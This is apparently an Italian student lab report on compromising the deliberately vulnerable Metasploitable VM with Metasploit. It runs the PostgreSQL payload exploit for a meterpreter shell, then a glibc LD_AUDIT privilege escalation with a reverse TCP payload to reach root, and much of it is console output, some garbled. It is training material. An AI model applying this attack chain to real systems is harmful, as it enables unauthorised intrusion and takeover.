Report esercizio S7L3


L'obbiettivo di oggi era quello di sfruttare le varie vulnerabilità della macchina "Metasploitable" per entrare nel sistema e prendere il controllo della macchina.

Come primo passo abbiamo effettuato una scansione nmap sulla macchina vittima (Metasploitable) dove abbiamo scoperto che presentava parecchie vulnerabilità, quella scelta per l'attacco odierno è stata la postgresql sulla porta 5432.

Dopo di che avviamo mfconsole per poter cominciare il nostro attacco. Partiamo cercando l'exploit per attaccare la vulnerabilità scelta (exploit/linux/postgres/postgres_payload)

```
File Actions Edit View Help
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command
                  METASPLOIT CYBER MISSILE COMMAND V5
####
                                                                     ####
https://metasploit.com
        metasploit v6.4.38-dev
       2467 exploits - 1273 auxiliary - 431 post
       1478 payloads - 49 encoders - 13 nops
       9 evasion
Metasploit Documentation: https://docs.metasploit.com/
```

In seguito, cerchiamo l'exploit scelto e lo selezioniamo. In seguito col comando "options" ci accertiamo di ciò che richiede il modulo per funzionare.



Impostate tutte le richieste necessarie come RHOSTS e LHOST avviamo il modulo scelto. Il quale crea una connessione TCP e apre la shell "meterpreter". Ci accertiamo con il comando "getuid" il quale restituisce l'username "postgres".



Il passo successivo è stato mettere in background la sessione 1, e grazie ad un suggerimento sottoforma di indovinello abbiamo cercato un altro exploit che ci permettesse di ottenere i privilegi root della macchina bersaglio. Anche in questo caso abbiamo attivato il modulo e usando il comando "options" e abbiamo controllato se tutte le richieste del exploit fossero impostate.

```
[*] Backgrounding session 1...
msf6 exploit( linux/postares/ac
Matching Modules
                                                                                                                                                                                                Disclosure Date Rank
                                                                                                                                                                                                                                                                             Check Description
                post/multi/ recom/multiport_egress_traffic
exploit/windows/misc/hp_operations_agent_coda_34
\ target: HP Operations Agent 11.00 / windows XP SP3
\ target: HP Operations Agent 11.00 / windows 2003 SP2
exploit/windows/misc/hp_operations_agent_coda_8c
\ target: HP Operations Agent 11.00 / windows XP SP3
\ target: HP Operations Agent 11.00 / windows XP SP3
uxiliary/admin/hp/hp_ilo_create_admin_account
exploit/linux/http/pineapple_bypass_cmdinject
exploit/linux/http/pineapple_p reconfig_cmdinject
exploit/windows/http/ivanti_avalanche_filesto reconf
                                                                                                                                                                                                                                                                                 No Generate TCP/UDP Outbound Traffic On Multiple Ports
Yes HP Operations Agent Opcode coda.exe 0×34 Buffer Overflow
                                                                                                                                                                                                                                                   normal Yes
                                                                                                                                                                                                           2015-08-01
                                                                                                                                                                    recon fig_upload 2023-04-24
                exploit/windows/http/ivanti_avalanche_filesto reconfig.
exploit/multi/http/moodle_teacher_enrollment_priv_esc_to_rce
post/multi/ recon/local_exploit_suggester
post/multi/ recon/reverse_lookup
auxiliary/admin/sap/cve_2020_0287_ws_add_user
\_ action: ADD
\_ action: REMOVE
post/multi/ recon/sudo_commands
sect_windows/cathor/goodentials/fixups
                                                                                                                                                                                                2020-07-14
                                                                                                                                                                                                                                                 normal
                                                                                                                                                                                                                                                                                                Add the specified user
Remove the specified user
Sudo Commands
                                                                                                                                                                                                                                             Remove the specified user.

normal No Sudo Commands
normal No Windows Gather Skype Saved Password Hash Extraction
normal No Windows Outbound-Filtering Rules
normal No Windows Recon Computer Browser Discovery
normal Yes Wordpress Popular Posts Authenticated RCE
                 post/windows/gather/credentials/skype
post/windows/ recom/outbound_ports
post/windows/ recom/computer_browser_discovery
exploit/multi/http/wp_popular_posts_rce
<u>msf6</u> exploit(
<u>msf6</u> post( <del>mul</del>
```

In seguito, abbiamo richiamato la sessione precedente

```
msf6 post(
                                                  ) > options
Module options (post/multi/recon/local_exploit_suggester):
                   Current Setting Required Description
  Name
  SESSION
                                              The session to run this module on
                                    ves
  SHOWDESCRIPTION false
                                              Displays a detailed description for the available exploits
                                    yes
View the full module info with the
                                     info, or info -d command.
msf6 post(
                                                 ) > set session 1
session \Rightarrow 1
msf6 post( m
                                                 ) > options
Module options (post/multi/recon/local_exploit_suggester):
                   Current Setting Required Description
  SESSION
                                              The session to run this module on
                                    yes
                                    yes
  SHOWDESCRIPTION false
                                              Displays a detailed description for the available exploits
View the full module info with the info , or info -d command.
```

Dando il comando per far iniziare il modulo a lavorare possiamo vedere che verranno mostrate tutte le vulnerabilità, sia quelle che possono subire un attacco sia quelle che invece non possono subirlo.

Alla fine della ricerca abbiamo selezionato una delle vulnerabilità (in questo caso abbaimo usato la prima apparsa in elenco), però quando abbiamo dato il comando "options" si può notare che di default il modulo viene impostato per un base e un IP errati, ma lo vedremo dopo.

```
[*] Post module execution completed
msf6 post(
                                                 ) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(
                                                              ) > options
Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):
                   Current Setting Required Description
                                             The session to run this module on
  SESSION
                                    ves
   SUID_EXECUTABLE /bin/ping
                                             Path to a SUID executable
Payload options (linux/x64/meterpreter/reverse_tcp):
  Name Current Setting Required Description
                         yes The listen address (an interface may be specified)
yes The listen port
  LHOST 10.0.2.15
  LPORT 4444
Exploit target:
  Id Name
      Automatic
View the full module info with the
                                     info, or info -d command.
msf6 exploit( linux,
                                                              ) > set session 1
msf6 exploit(
                                                              ) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
```

Ora richiamiamo la "session 1" impostata in precedenza e avviamo il modulo

```
msf6 exploit(
msf6 exploit(
                                                                ) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(
Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):
  Name
                   Current Setting Required Description
   SESSTON
                                             The session to run this module on
   SUID_EXECUTABLE /bin/ping
                                              Path to a SUID executable
Payload options (linux/x86/meterpreter/reverse_tcp):
   Name y Current Setting Required Description
                                    The listen address (an interface may be specified)
   LHOST 10.0.2.15
                                    The listen port
Exploit target:
   Id Name
  0 Automatic
View the full module info with the $\inf {\sf o}$ , or \inf {\sf o} -d {\sf command.}
```

Avviato il modulo possiamo notare un piccolo errore di IP corretto subito dopo, ma a parte questo piccolo intoppo, possiamo notare come il modulo funzioni e ci permetta di acquisire i privilegi di root della macchina.

```
msf6 exploit(
 *] Started reverse TCP handler on 10.0.2.15:4444
 [+] The target appears to be vulnerable
 [*] Using target: Linux x86
 [*] Writing '/tmp/.ipZiKC' (1271 bytes) ...
[*] Writing '/tmp/.cYaBPpR' (276 bytes) ...
[*] Writing '/tmp/.zes20' (207 bytes) ...
 [*] Launching exploit...
 [*] Exploit completed, but no session was created.
<u>msf6</u> exploit(
                                                                               ) > set LHOST 192.168.1.100
msf6 exploit(
 [+] The target appears to be vulnerable
 [*] Using target: Linux x86
 [*] Writing '/tmp/.CJ00g8JB' (1271 bytes) ...
[*] Writing '/tmp/.O8McviW' (286 bytes) ...
[*] Writing '/tmp/.RqiOqE' (207 bytes) ...
 [*] Launching exploit...
 [*] Sending stage (1017704 bytes) to 192.168.1.40
 [*] Meterpreter session 2 opened (192.168.1.100:4444 → 192.168.1.40:47393) at 2024-12-18 16:54:51 +0100
meterpreter > getuid
meterpreter > bg
 [*] Backgrounding session 2...
<u>msf6</u> exploit(
 Active sessions
  Id Name Type
              meterpreter x86/linux postgres @ metasploitable.localdomain 192.168.1.100:4444 \rightarrow 192.168.1.40:52046 (192.168.1.40)
              meterpreter x86/linux root @ metasploitable.localdomain
 <u>msf6</u> exploit( <mark>l</mark>
```